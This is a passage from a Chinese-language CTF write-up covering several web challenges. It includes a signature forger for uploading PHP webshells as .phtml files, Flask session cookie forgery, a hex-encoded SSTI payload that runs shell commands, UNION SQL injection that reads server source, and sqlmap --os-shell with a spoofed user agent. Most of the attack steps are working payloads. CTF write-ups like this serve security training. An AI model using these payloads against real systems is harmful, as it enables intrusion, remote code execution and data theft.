i = (i + 1) % 256
j = (j + S[i]) % 256
S[i], S[j] = S[j], S[i]
out.append(byte ^ S[(S[i] + S[j]) % 256])
return bytes(out)


def generate_signature(filename, file_content):
"""生成符合要求的签名"""
SECRET_KEY = b"monika creambread"

# 计算文件内容的MD5
content_md5 = hashlib.md5(file_content).hexdigest()

# 计算文件名的MD5并转换为字节
filename_md5 = hashlib.md5(filename.encode()).hexdigest()
filename_md5_bytes = bytes.fromhex(filename_md5)

# 使用RC4加密文件名MD5
rc4_result = rc4(SECRET_KEY, filename_md5_bytes)

# 组合最终签名
signature = rc4_result.hex() + content_md5
return signature


# 测试用例1:验证提供的签名
test_filename = "g.jpg"
test_content = b"<?php eval($_POST['shell']);?>"
expected_signature = "e4ea7c66f36dd480795c2bea26dfcf5996a67d6f3fd00dc2353a3362cf5deed7"

# 生成签名
generated_signature = generate_signature(test_filename, test_content)
print(f"生成的签名: {generated_signature}")
print(f"签名长度: {len(generated_signature)}")
print(f"签名验证: {'成功' if generated_signature == expected_signature else '失败'}")

# 测试用例2:新文件测试
new_filename = "a.phtml"
new_content = b"<?php system($_GET['cmd']);?>"
new_signature = generate_signature(new_filename, new_content)
print(f"\n新文件签名: {new_signature}")



测试发现.php后缀被过滤了,但是可以使用.phtml后缀

image-20251101210824665

1
4d709333821b23ef61f5615af7daf088c3644e1e667cf3f6bbb7958b84814641

image-20251101211033946

image-20251101211107983

我是复读机


源码提示robots

image-20251102105647318


访问/robots.txt得到/Up1oAds

image-20251102105712630


继续访问出现个输入框,随便输入,提示要管理员权限

image-20251102105805415


在当前/forbidden2页面查看源码,最后可以看到key:S4p3r_6arth_1s_Burning

image-20251102105849787


是Python服务,可以利用工具伪造session

image-20251102105949897

原本的session:

image-20251102110039577

1
eyJ1c2VyIjoiZ3Vlc3QifQ.aQbIVQ.mh0h0imAQtuywdGBnMrbvTgGEYA

用工具flask-session-cookie-manager-master来伪造:

先解密

1
python flask_session_cookie_manager3.py decode -s "S4p3r_6arth_1s_Burning" -c "eyJ1c2VyIjoiZ3Vlc3QifQ.aQbIVQ.mh0h0imAQtuywdGBnMrbvTgGEYA"

image-20251102110137258

再加密

1
python flask_session_cookie_manager3.py encode -s "S4p3r_6arth_1s_Burning" -t "{'user': 'admin'}"

image-20251102110241799

1
eyJ1c2VyIjoiYWRtaW4ifQ.aQbJzA.w_d7E1hlYhzi5433mBGzgUdePZ0


带着这个session请求,可以发现存在SSTI

1
{{7*7}}

image-20251102110411710


有关键字过滤,进行十六进制编码绕过

1

{{''["\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f"]["\x5f\x5f\x62\x61\x73\x65\x73\x5f\x5f"][0]["\x5f\x5f\x73\x75\x62\x63\x6c\x61\x73\x73\x65\x73\x5f\x5f"]()[138]["\x5f\x5f\x69\x6e\x69\x74\x5f\x5f"]["\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f"]["\x70\x6f\x70\x65\x6e"]('ls /')["\x72\x65\x61\x64"]()}}

image-20251102110958572

1
{{''["\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f"]["\x5f\x5f\x62\x61\x73\x65\x73\x5f\x5f"][0]["\x5f\x5f\x73\x75\x62\x63\x6c\x61\x73\x73\x65\x73\x5f\x5f"]()[138]["\x5f\x5f\x69\x6e\x69\x74\x5f\x5f"]["\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f"]["\x70\x6f\x70\x65\x6e"]('cat /f*')["\x72\x65\x61\x64"]()}}

image-20251102110943938

sql仅仅只是sql吗?


存在SQL注入

1
1 or 1=1#

image-20251102103340297

常规的联合注入

1
1 union select 1,2,3#
1
1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='ctf'#
1
1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='secrets'#
1

1 union select 1,2,group_concat(id,secret_text) from secrets#

image-20251102104421419

不过最后在数据库中找到的是个假的flag,根据题目描述可知要利用sqlmap进行RCE

再利用SQL注入读一下源码

1
1 union select 1,2,load_file('/var/www/html/index.php')#

得到PHP代码部分:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
<?php
$host = 'localhost';
$user = 'root';
$pass = '123456';
$db = 'ctf';
$message = "";
$users = [];

function check_sqlmap() {
if (isset($_SERVER['HTTP_USER_AGENT']) && stripos($_SERVER['HTTP_USER_AGENT'], 'sqlmap') !== false) {
die("这是SQLMAP?");
}
return true;
}

if ($_SERVER['REQUEST_METHOD'] === 'GET' && isset($_GET['id'])) {
try {
check_sqlmap();
$conn = new mysqli($host, $user, $pass, $db);

if ($conn->connect_error) {
die("连接失败: " . $conn->connect_error);
}

$id = $_GET['id'];
$sql = "SELECT id, username, email FROM users WHERE id = " . $id;

if ($conn->multi_query($sql)) {
do {
if ($result = $conn->store_result()) {
while ($row = $result->fetch_assoc()) {
$users[] = $row;
}
$result->free();
}
} while ($conn->next_result());
}

if (empty($users)) {
$message = "未找到用户信息";
} else {
$message = "查询成功";
}

$conn->close();
} catch (Exception $e) {
$message = "错误: " . $e->getMessage();
}
}
?>


可以发现禁用了SQLMAP的UA头,可以使用--user-agent换个UA头绕过,使用–os-shell进行RCE

1
sqlmap -u "http://node10.anna.nssctf.cn:25772/?id=1" --user-agent="Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0" --os-shell

image-20251102105406166

这里选择64-bit的,然后就可以RCE了

image-20251102105457809

Punishing

这题比赛的时候卡在了文件上传的地方,看了官方WP才知道可以进行base64编码进行绕过,又学到了


image-20251110103912602

image-20251110103853647



